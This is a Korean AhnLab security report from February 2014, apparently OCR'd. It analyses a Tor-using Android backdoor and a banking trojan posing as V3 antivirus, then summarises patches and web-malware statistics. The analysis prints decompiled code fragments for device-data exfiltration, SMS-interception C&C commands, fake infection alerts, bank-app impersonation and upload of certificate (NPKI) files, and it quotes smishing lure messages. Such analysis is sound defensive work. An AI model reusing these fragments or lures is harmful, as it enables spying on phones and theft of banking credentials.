모바일 악성 앱이 증가하면서 점차 윈도 계열의 악성코드와 유사하게 동작하는 악성 앱들도 꾸준히 발견되고 있다. 이번에 발견된 악성 앱은 안드로이드 운영체제에서 익명의 네트워크를 사용한 '토르(Tor)' 이다.

안드로이드폰에 해당 악성 앱이 설치되면 휴대전화 번호, 국가, IMEI, 휴대전화 모델, 운영체제 버전 등의 정보들을 수집해 외부로 전송한다. 토르 서버로 접근할 수 있는 .onion 도메인을 사용하여 익명성 보장뿐만 아니라 .onion 도메인 영역에 익명 사이트를 게시할 수 있다. 또한 '오봇(Orbot)' 이라는 안드로이드 오픈소스 코드를 삽입해 안드로이드에서 토르 네트워크를 사용할 수 있게 한다([그림 1-41]).

```
public static void sendCheckData(Context paramContext)
{
  SharedPreferences localSharedPreferences = paramContext.getSharedPreferences("AppPrefs", 0);
  JSONObject localJSONObject = new JSONObject();
  try
  {
    localJSONObject.put("type", "device check");
    localJSONObject.put("phone number", Utils.getPhoneNumber(paramContext));
    localJSONObject.put("country", Utils.getCountry(paramContext));
    localJSONObject.put("imei", Utils.getCurIMEI(paramContext));
    localJSONObject.put("model", Utils.getModel());
    localJSONObject.put("os", Utils.getOS());
    localJSONObject.put("client number", "1");
    String str = localJSONObject.toString();
    try
    {
      if (send(paramContext, "http://[redacted]/", str).getStatusLine().getStatusCode() != 200)
        throw new Exception();
```

그림 1-41 | 수집하는 정보 및 토르 서버 도메인

해당 악성 앱은 사용자에게 기기 관리자로 등록을 요구하고 사용자가 'Activate' 를 선택하면 기기 관리자로 등록된다.
이를 통해 [그림 1-42]와 같이 전화를 걸거나 SMS를 수신하고 발신하는 권한, 네트워크 접근 권한과 시작 시 실행되는 권한을 획득한다. 기기 관리자로 등록되면 삭제가 되지 않으므로 기기 관리자 등록을 해제해야 한다.




그림 1-42 | 기기 관리자 등록과 권한 획득

이 악성 앱은 [그림 1-43]과 같이 C&C 명령을 받아 송수신 SMS를 가로채거나 USSD(Unstructured Supplementary Services Data) 요청, SMS 발신, 애플리케이션 리스트 등의 정보를 수집해 전송한다.

```
static
{
  commands.add("#intercept_sms_start");
  commands.add("#intercept_sms_stop");
  commands.add("#ussd");
  commands.add("#listen_sms_start");
  commands.add("#listen_sms_stop");
  commands.add("#check");
  commands.add("#grab_apps");
  commands.add("#send_sms");
  commands.add("#control_number");
}
```

그림 1-43 | C&C 명령

V3 모바일 제품에서는 해당 악성코드를 다음과 같이 진단한다.

〈V3 모바일 제품군의 진단명〉
Android-Backdoor/Torec.128C34

허위 V3 감염 메시지로 위장한 모바일 악성코드

스미싱 문자에 대한 경계심을 역이용하는 모바일 악성코드가 발견됐다. 이 악성코드는 스미싱 메시지를 이용해 전파됐다. 스미싱 문자를 받은 스마트폰 사용자가 메시지에 포함된 URL을 클릭하면 가짜 보안 사이트로 연결되고, 동시에 악성 앱이 다운로드된다. 연결된 웹사이트는 사용자에게 다운로드 받은 앱을 설치하도록 유도한다.

스미싱 문자 내용
[개인정보보호] MY주민번호로 안전하게 보호 http://ze.am/pG
도움 되시길 바랍니다. 카드사 정보유출로 인한 2차 피해 방지 앱이 나왔어요 http://phone-v.com

그림 1-44 | 가짜 보안사이트

[그림 1-44]와 같이 스마트폰 사용자가 가짜 보안사이트의 안내에 따라 다운로드 받은 앱을 설치하고 실행하면 이전으로 돌아간다. 설치된 악성코드의 아이콘과 이름이 정상적인 앱처럼 보이기 때문에 사용자는 감염된 악성코드를 인지하기 어렵다. 따라서 사용자는 이상한 점을 느끼지 못하고 브라우저를 종료할 가능성이 높다.

그림 1-45 | 악성코드 감염 과정




그림 1-46 | 설치된 악성코드

악성코드에 감염되면 최초 실행 1시간 이후 가짜 진단 알림 메시지가 노출된다. 이때 스마트폰 사용자가 알림 메시지를 확인하지 않더라도 매 24시간마다 가짜 진단 알림 메시지를 노출해 사용자의 확인을 유도한다. 사용자가 알림 메시지를 확인하면 V3앱으로 위장한 가짜 페이지를 이용해 진단된 악성코드를 삭제하는 것처럼 속인 후 백그라운드에서 동작한다. 스마트폰에 저장된 공인 인증서는 물론, 수신 SMS를 외부로 유출한다.

```
this.getApplicationContext().getSystemService("alarm").setInexactRepeating(0, (System.currentTimeMillis() + 3600000.0), "alarm", 86400000.0, v5, a
ndroid.app.PendingIntent.getBroadcast(this.getApplicationContext(), 1000, new android.content.Intent("INTENT_TIMING_NOTIFICATION"), 0));
    com.bank.plugin.core.AppInfo.context = this.getApplicationContext();
    v9 = com.bank.plugin.core.AppInfo.context.getSystemService("phone");
    com.bank.plugin.core.AppInfo.imei = v9.getDeviceId();
    com.bank.plugin.core.AppInfo.phoneNumber = v9.getLine1Number();
    com.bank.plugin.core.AppInfo.userBankBean = new com.bank.plugin.bean.UserBankBean();
    this.getApplicationContext().startService(new android.content.Intent(this.getApplicationContext(), com.bank.plugin.GooglePluginService));
    this.finish();
```

그림 1-47 | 허위 감염 메시지




그림 1-48 | 가짜 악성코드 진단 경고 및 치료

```
if(v12.equals("DISABLE") == 0) {
    v16 = p21.getSystemService("notification");
    v14 = new android.app.Notification(1.72800795549e+38, "Spyware 삭제가 필요합니다.지금 치료하세요.", System.currentTimeMillis());
    v14.setLatestEventInfo(p21, "악성코드감염경고", "Spyware 삭제가 필요합니다.지금 치료하세요.", v17);
    v16.notify(7610, v14);
}
```

그림 1-49 | 가짜 악성코드 진단 경고

실행된 악성 앱은 [그림 1-48]과 같이 스마트폰에 설치된 은행 앱이 스파이웨어 감염으로 인해 보안 업데이트가 필요한 것처럼 사용자를 속인다. 이때 주요 은행과 제 2금융권 10여 곳을 포함한 은행 앱으로 가장한다([그림 1-50]).

```
if(com.bank.plugin.V3Check.access$3(v0, "com.      .spbs") != 0) {
    v8 = 1;
    com.bank.plugin.core.AppInfo.userBankBean.setBank("com._      _spbs");
    com.bank.plugin.core.AppInfo.userBankBean.setKeyType("V35");
    com.bank.plugin.core.AppInfo.userBankBean.setKeySize(35);
    com.bank.plugin.core.AppInfo.userBankBean.setKeyCard(1.72800633329e+38);
    com.bank.plugin.core.AppInfo.userBankBean.setBankIcon(1.72800004535e+38);
    com.bank.plugin.core.AppInfo.userBankBean.setBankNavigationBg(1.72799901711e+38);
    com.bank.plugin.core.AppInfo.userBankBean.setSSLayout(1.74129110837e+38);
}
if(com.bank.plugin.V3Check.access$3(v0, "com.      .pst.sdsi") != 0) {
    v8 = 1;
    com.bank.plugin.core.AppInfo.userBankBean.setBank("com._      _pst_sdsi");
    com.bank.plugin.core.AppInfo.userBankBean.setKeyType("V35");
    com.bank.plugin.core.AppInfo.userBankBean.setKeySize(35);
    com.bank.plugin.core.AppInfo.userBankBean.setKeyCard(1.72800471031e+38);
    com.bank.plugin.core.AppInfo.userBankBean.setBankIcon(1.72799842276e+38);
    com.bank.plugin.core.AppInfo.userBankBean.setBankNavigationBg(1.72799639452e+38);
    com.bank.plugin.core.AppInfo.userBankBean.setSSLayout(1.74129110837e+38);
}
if(com.bank.plugin.V3Check.access$3(v0, "com.      .danb.      ") != 0) {
    v8 = 1;
    com.bank.plugin.core.AppInfo.userBankBean.setBank("com._      _danb_      bankapp");
    com.bank.plugin.core.AppInfo.userBankBean.setKeyType("V30");
    com.bank.plugin.core.AppInfo.userBankBean.setKeySize(30);
    com.bank.plugin.core.AppInfo.userBankBean.setKeyCard(1.72800592725e+38);
    com.bank.plugin.core.AppInfo.userBankBean.setBankIcon(1.72799963971e+38);
    com.bank.plugin.core.AppInfo.userBankBean.setBankNavigationBg(1.72799761146e+38);
    com.bank.plugin.core.AppInfo.userBankBean.setSSLayout(1.74129090554e+38);
}
if(com.bank.plugin.V3Check.access$3(v0, "com.      banking") != 0) {
```

그림 1-50 | 설치된 은행 앱에 따른 UI 설정

```
    if(new java.io.File(new StringBuilder().append(android.os.Environment.getExternalStorageDirectory()).append("/NPKI").toString()).exists
() != 0) {
        v2 = android.os.Environment.getExternalStorageDirectory().getAbsolutePath();
        com.bank.plugin.utils.ZipUtil.zipFolder(new StringBuilder(String.valueOf(v2)).append("/NPKI").toString(), new StringBuilder(String.valu
eOf(v2)).append("/android_cfg_upl").toString());
        v7 = new java.io.FileInputStream(new StringBuilder(String.valueOf(v2)).append("/android_cfg_upl").toString());
        v1 = new java.io.ByteArrayOutputStream();
        v3 = new byte[8192];
        while(true) {
```

그림 1-51 | 공인인증서 유출

[그림 1-52]는 은행 앱이 설치된 스마트폰에 악성 앱이 감염된 사실을 속이기 위해 나타나는 화면이다.

그림 1-52 | 은행 앱 업데이트 권유 창

악성 앱은 설치된 은행 앱의 업데이트를 유도하고 스마트폰 사용자가 확인을 누르면 파밍 모듈이 동작하여 스마트폰 사용자의 금융 정보를 유출한다. [그림 1-53]은 앱이 설치된 경우로, 사용자 정보 확인을 위한 악성 앱의 실행 화면이다.

그림 1-53 | 은행 정보 유출을 위한 악성코드 실행 화면

V3 모바일에서는 이러한 악성 앱을 Android-Trojan/BankBean으로 진단하고 있으며, 스미싱 차단 솔루션인 '안전한 문자'도 [그림 1-54]와 같이 진단하고 있다.




그림 1-54 | 안전한 문자의 악성코드 진단

보안 동향

01. 보안 통계

2월 마이크로소프트 보안 업데이트 현황

2014년 2월 마이크로소프트사에서 발표한 보안 업데이트는 총 7건으로 긴급 4건, 중요 3건이다. 2월에는 지난 1월과 달리 IE 취약점이 많이 보고되었다. 중요 업데이트에는 대표적으로 닷넷 프레임워크(.NET Framework)의 취약점이 포함되어 있다. IE 취약점은 원격에서 코드 실행이 가능하여 공격자들에게 자주 악용되고, 닷넷 프레임워크 취약점은 사용자가 특수하게 조작된 웹 사이트를 방문한 경우 공격자가 권한을 획득할 수 있으므로 신속한 보안 패치 적용을 권장한다.




그림 2-1 | 공격 대상 기준별 MS 보안 업데이트

긴급
MS14-010 인터넷 익스플로러 누적 보안 업데이트
MS14-011 VBScript 스크립팅 엔진의 취약점으로 인한 원격 코드 실행 문제점
MS14-007 Direct2D의 취약점으로 인한 원격 코드 실행 문제점
MS14-008 익스체인지 용 MS Forefront Protection의 취약점으로 인한 원격 코드 실행 문제점
중요
MS14-009 닷넷 프레임워크의 취약점으로 인한 권한 상승 문제점
MS14-005 마이크로소프트 XML 코어 서비스의 취약점으로 인한 정보 유출 문제점
MS14-006 IPv6의 취약점으로 인한 서비스 거부 문제점

표 2-1 | 2014년 2월 주요 MS 보안 업데이트

보안 동향

02. 보안 이슈

애플 iOS, SSL/TLS 보안 취약점 긴급 업데이트

애플은 2014년 2월 25일 OS X Mavericks v10.9.2 업데이트를 배포했다. 이번 업데이트에서 가장 중요한 점은 SSL/TLS(Secure Sockets Layer / Transport Layer Security) 암호화 코드 부분에서 일명 'Gotofail' 보안 취약성을 보완한 것이다. Gotofail 취약점은 SSL VerifySignedServerKeyExchange 함수에 존재하며 이를 이용하여 중간자 공격(MITM ; Man in the Middle Attack)이 가능한 것으로 알려졌다.

예를 들어 일반 커피 전문점에서 사용하는 네트워크에 접속하여 노트북이나 스마트폰, 휴대기기를 이용하여 사파리(safari)로 SSL/TLS 통신을 할 경우 공격자가 통신 내용을 취득할 수 있다. 이 취약점은 심각한 보안 위협이므로 신속한 업데이트를 권고하고 있다.

iOS 기기는 7.0.6 버전으로 즉시 업데이트해야 하며 오래된 기기는 iOS 6.1.6 으로, OS X는 10.9.2 버전으로 반드시 업데이트해야 한다. 브라우저는 크롬이나 파이어폭스를 이용하는 것도 예방법 중 하나다.




그림 2-2 | MITM 개념도


웹 보안 동향

01. 웹 보안 통계

웹사이트 악성코드 동향

안랩의 웹 브라우저 보안 서비스인 사이트가드(SiteGuard)를 활용한 웹사이트 보안 통계 자료에 따르면, 2014년 2월 웹을 통한 악성코드 발견 건수는 2014년 1월 1287건보다 1755건 증가한 3042건으로 나타났다. 악성코드 유형은 총 21종 감소한 74종, 악성코드가 발견된 도메인은 127개 감소한 53개, 악성코드가 발견된 URL 수는 13건 감소한 307 건으로 나타났다.


표 3-1 | 2014년 2월 웹사이트 보안 현황



월별 악성코드 배포 URL 차단 건수

2014년 2월 웹을 통한 악성코드 발견 건수는 전월 1287건의 236% 수준인 3042건이다.


그림 3-1 | 월별 웹을 통한 악성코드 발견 건수 변화 추이



월별 악성코드 유형

2014년 2월 악성코드 유형은 전월 95건의 78% 수준인 74건이다.


그림 3-2 | 월별 악성코드 유형 수 변화 추이



월별 악성코드가 발견된 도메인

2014년 2월 악성코드가 발견된 도메인은 전월 180건의 29% 수준인 53건이다.


그림 3-3 | 악성코드가 발견된 도메인 수 변화 추이



월별 악성코드가 발견된 URL

2014년 2월 악성코드가 발견된 URL은 전월 320건의 96% 수준인 307건이다.

그림 3-4 | 월별 악성코드가 발견된 URL 수 변화 추이




월별 악성코드 유형

악성코드 유형별 배포 수를 보면 트로이목마가 1356건으로 전체의 44.6%로 가장 많았고, 그 뒤를 이어 앱캐어가 1259건으로 41.4%를 차지한 것으로 나타났다.

표 3-2 | 악성코드 유형별 배포 수

유형	건수	비율
TROJAN	1,356	44.6%
APPCARE	1,259	41.4%
SPYWARE	84	2.8%
ADWARE	50	1.6%
DROPPER	12	0.4%
Win32/VIRUT	6	0.2%
DOWNLOADER	5	0.1%
ETC	270	8.9%
	3,042	100.0 %

그림 3-5 | 악성코드 유형별 배포 수



악성코드 최다 배포 수

악성코드 배포 최다 10건 중에서는 새롭게 등장한 Win-AppCare/Exploit.233472가 1258건으로 가장 많았으며 Top10에 Win-Trojan/Exploit.233472 등 6건이 새로 나타났다.

표 3-3 | 악성코드 배포 최다 10건

순위	등락	악성코드명	건수	비율
1	NEW	Win-AppCare/Exploit.233472	1,258	44.8%
2	NEW	Win-Trojan/Exploit.233472	548	19.5%
3	▼1	Win-Trojan/Downloader.950152	347	12.4%
4	▼3	Trojan/Win32.Agent	259	9.2%
5	NEW	PUP/Downloader.414184	217	7.7%
6	▼1	Spyware/Win32.Gajai	84	3%
7	NEW	Win32/Induc	29	1%
8	NEW	Adware/Win32.ProcessClean	23	0.8%
9	▼2	Win-Trojan/Downloader.12800.LU	22	0.8%
10	NEW	Trojan/ Win32.Buzus	21	0.8%
		TOTAL	2,808	100.0 %

ASEC REPORT CONTRIBUTORS

집필진	선임 연구원 강 동 현 선임 연구원 이 도 현 주임 연구원 양 지 수 주임 연구원 이 진 경 연구원 강 민 철
참여연구원	ASEC 연구원
편집	안랩 콘텐츠기획팀
디자인	안랩 UX디자인팀
발행처	주식회사 안랩 경기도 성남시 분당구 판교역로 220 T. 031-722-8000 F. 031-722-8901

AhnLab